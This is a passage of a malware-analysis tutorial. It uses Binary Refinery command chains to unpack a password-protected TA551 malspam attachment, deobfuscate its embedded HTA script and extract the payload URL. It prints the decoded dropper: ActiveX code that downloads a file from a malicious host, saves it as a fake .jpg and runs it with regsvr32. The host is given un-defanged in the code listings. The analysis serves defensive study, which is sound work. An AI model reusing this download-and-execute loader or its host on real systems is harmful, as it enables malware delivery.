53      function split(str, separator) {
54        return (str.split(separator));
55      }
56      theWindow = window;
57      theDocument = document;
58      theWindow.moveTo(-10, -10);
59      var base64Strings = split(getElementById('driveDir'), '123');
60      var script1 = base64DecodeAndReverse(base64Strings[0]);
61      var script2 = base64DecodeAndReverse(base64Strings[1]);
62    </script>
63    <script language='javascript'>
64      function evalTwoScripts(script1, script2) {
65        eval(script1);
66        eval(script2);
67      }
68    </script>
69    <script language='vbscript'>
70      Call evalTwoScripts(script1, script2)
71    </script>
72    <script language='javascript'>
73      theWindow['close']();
74    </script>
75  </body>
76  </html>
```

The *Base64* function is a *function expression*, while the rest of the functions are *function declaration*. This is probably because the function was copied as is, e.g., from Stack Overflow.

The *hta* file first takes the content of the `driveDir` div and splits that at string “123” (Line 53). To dynamically find that separator string we can use a regular expression:

```
❯ emit 2021-09-01-TA551-malspam-example.eml \
  | push \
  [[  | xtmail "body.txt" \
      | rex --ignorecase "password\s*[:-]?\s+([^\s]*)" "{1}" \
      | pop  password ]  \
    | xtmail "attachments/*" \
    | xtzip --pwd var:password ] \
  | xtdoc WordDocument  \
  | carve printable --longest --take 1 \
  | push \
  [[  | drp  \
      | pop junk ] \
```

```
   | xthtml "html.outer" \
   | rex --ignorecase "['\"]([^'\"]{2,})['\"]\);" "{1}"

123
```

As before, we add `push` and `pop` to get this string into a variable, which we can then feed to the unit **resplit**. This unit splits a string. In our example, splitting returns 3 strings, of which the *hta* will only use the first two (the last comes out to `msscriptcontrol.scriptcontrol` which is never used). We can use the unit **pick** to limit the output to the first two strings:

```
❯ emit 2021-09-01-TA551-malspam-example.eml \
  | push \
  [[  | xtmail "body.txt" \
      | rex --ignorecase "password\s*[:-]?\s+([^\s]*)" "{1}" \
      | pop  password ]  \
    | xtmail "attachments/*" \
    | xtzip --pwd var:password ] \
  | xtdoc WordDocument  \
  | carve printable --longest --take 1 \
  | push \
  [[  | drp  \
      | pop junk ] \
    | repl var:junk ] \
  | xthtml "html.outer" \
  | push \
  [[  | rex --ignorecase "['\"]([^'\"]{2,})['\"]\);" "{1}" \
      | pop splitchar ] \
    | rex "([A-Za-z0-9/+=]{100,})" "{1}" \
    | resplit var:splitchar \
    | pick :2 \
    [ | peek --bare --esc --lines 5 ]]

------------------------------------------------------
fX17KWUoaGN0YWN9O2Vzb2xjLm5pV3ZpRGpibzspMiAsImdwai5ya
UR4RW5pd1xcY2lsYnVwXFxzcmVzdVxcOmMiKGVsaWZvdGV2YXMubm
lXdmlEamJvOyl5ZG9iZXNub3BzZXIubmlXY29EcmlkKGV0aXJ3Lm5
pV3ZpRGpibzsxID0gZXB5dC5uaVd2aURqYm87bmVwby5uaVd2aURq
Ym87KSJtYWVydHMuYmRvZGEiKHRjZWpiT1hldml0Y0Egd2VuID0gb
------------------------------------------------------
------------------------------------------------------
OykiZ3BqLnJpRHhFbml3XFxjaWxidXBcXHNyZXN1XFw6YyAyM3J2c
2dlciIobnVyLmNvRGV2aXJEcmlkOykidGNlamJvbWV0c3lzZWxpZi
5nbml0cGlyY3MiKHRjZWpiT1hldml0Y0Egd2VuID0gY29EZXZpcmQ
gcmF2OykibGxlaHMudHBpcmNzdyIodGNlamJPWGV2aXRjQSB3ZW4g
PSBjb0RldmlyRHJpZCByYXY=
------------------------------------------------------
```

The two base64 strings are then decoded and reversed in Lines 54 and 55 of the *hta*. Base64 decoding is implemented by the **b64** unit, while reversing is done by **rev**:

```
❯ emit 2021-09-01-TA551-malspam-example.eml \
  | push \
  [[  | xtmail "body.txt" \
      | rex --ignorecase "password\s*[:-]?\s+([^\s]*)" "{1}" \
      | pop  password ]  \
    | xtmail "attachments/*" \
    | xtzip --pwd var:password ] \
  | xtdoc WordDocument  \
  | carve printable --longest --take 1 \
  | push \
  [[  | drp  \
      | pop junk ] \
    | repl var:junk ] \
  | xthtml "html.outer" \
  | push \
  [[  | rex --ignorecase "['\"]([^'\"]{2,})['\"]\);" "{1}" \
      | pop splitchar ] \
    | rex "([A-Za-z0-9/+=]{100,})" "{1}" \
    | resplit var:splitchar \
    | pick :2 \
    [ | b64 \
      | rev \
      | peek --esc --bare --lines 5 ]]

------------------------------------------------------
var dirDocWin = new ActiveXObject("msxml2.xmlhttp");d
irDocWin.open("GET", "http://beltmorgand.com/bmdff/y6
m5/acFY0verQBAz9zXaT14Bx27I3dQRVEsR6VG429Jl/92011/F/U
LVwowS3iTI1ZmzCiT2zyXb6BwCVO2qg1/Qym5RgBB4uG/val4?id=
vkoKAlfaGp0iVJv7T3&Fy=cRZnSzyg8mYCp&q=G8MzqN5mC&cid=H
------------------------------------------------------
------------------------------------------------------
var dirDriveDoc = new ActiveXObject("wscript.shell");
var driveDoc = new ActiveXObject("scripting.filesyste
mobject");dirDriveDoc.run("regsvr32 c:\\\\users\\\\pu
blic\\\\winExDir.jpg");

------------------------------------------------------
```

The next and final section shows the deobfuscated Javascript file and how to finally extract the payload URL.

Get the URL from the Javascript

Both Javascript files are executed with `eval` one after the other, so we can merge them into one file and also remove the frame from our *refinery* statement that we used to separately tackle each string. Here is the merged file with some slight reformatting and renaming applied:

```
var activeX = new ActiveXObject("MSXML2.XMLHTTP");
activeX.open("GET", "http://beltmorgand.com/bmdff/y6m5/acFY0ve...<cut>",
activeX.send();
if (activeX.status == 200) {
  try {
    var stream = new ActiveXObject("ADODB.Stream");
    stream.open;
    stream.type = 1;
    stream.write(activeX.responseBody);
    stream.saveToFile("c:\\users\\public\\winExDir.jpg", 2);
    stream.close;
  } catch (e) {}
}
var shellObject = new ActiveXObject("WScript.shell");
var fs = new ActiveXObject("Scripting.FileSystemObject");
shellObject.run("regsvr32 c:\\users\\public\\winExDir.jpg");
```

This is a very common way to download and run payload based on ActiveX objects. We are just interested in the payload url, which we can extract using **xtp** (extract pattern) with the *url* pattern argument. Since clicking on the extracted url is potentially dangerous, it is best practice to **defang** them. Of course there is also a unit in refinery with the same name that we can use.

So here is the final *refinery* chain that extracts the payload url from the eml file:

```
❯ emit 2021-09-01-TA551-malspam-example.eml \
  | push \
  [[  | xtmail "body.txt" \
      | rex --ignorecase "password\s*[:-]?\s+([^\s]*)" "{1}" \
      | pop  password ]  \
    | xtmail "attachments/*" \
    | xtzip --pwd var:password ] \
  | xtdoc WordDocument  \
  | carve printable --longest --take 1 \
  | push \
```

```
      | pop junk ] \
    | repl var:junk ] \
  | xthtml "html.outer" \
  | push \
  [[  | rex --ignorecase "['\"]([^'\"]{2,})['\"]\);" "{1}" \
      | pop splitchar ] \
    | rex "([A-Za-z0-9/+=]{100,})" "{1}" \
    | resplit var:splitchar \
    | pick :2 \
    | b64 \
    | rev ] \
  | xtp url \
  | defang

http[:]//beltmorgand[.]com/bmdff/y6m5/acFY0verQBAz9zXaT14Bx27I3dQ...<trur
```

Bonus - Writing your own Binary Refinery Unit

To extend *refinery*, all that is needed is to write a Python class that inherits from Unit and implements *process*. The method process has a byte array as an argument, which can be transformed as desired and then returns the result.

To extract text from a Word Document, instead of the `xtdoc` and `carve` combination that I used in the blog post, one could also use `antiword`, an external command line application available for many Linux distros. You can call that application from a custom *refinery* unit and return its output:

```python
# put this into ./units/formats/office/doctxt.py
from refinery import Unit
import tempfile
import subprocess

class doctxt(Unit):

    def process(self, data: bytearray):
        with tempfile.NamedTemporaryFile() as fp:
            fp.write(data)
            cmd = f"antiword -w 0 {fp.name}"
            return subprocess.check_output(cmd, shell=True)
```

After putting the above code in ./units/formats/office/doctxt.py, we can use the new unit it as follows:

```
❯ emit 2021-09-01-TA551-malspam-example.eml \
  | push \
  [[  | xtmail "body.txt" \
      | rex --ignorecase "password\s*[:-]?\s+([^\s]*)" "{1}" \
      | pop  password ]  \
    | xtmail "attachments/*" \
    | xtzip --pwd var:password ] \
  | doctxt  \
  | peek --esc --lines 5

--------------------------------------------------
\n[pic]fiirbpuiirbpciirbpkiirbp iirbpuiirbp<iirbphiir
bptiirbpmiirbpliirbp>iirbp<iirbpbiirbpoiirbpdiirbpyii
rbp>iirbp<iirbpdiirbpiiirbpviirbp iirbpiiirbpdiirbp=i
irbp'iirbpdiirbpriirbpiiirbpviirbpeiirbpDiirbpiiirbpr
iirbp'iirbp>iirbpfiirbpXiirbp1iirbp7iirbpKiirbpWiirbp
--------------------------------------------------
```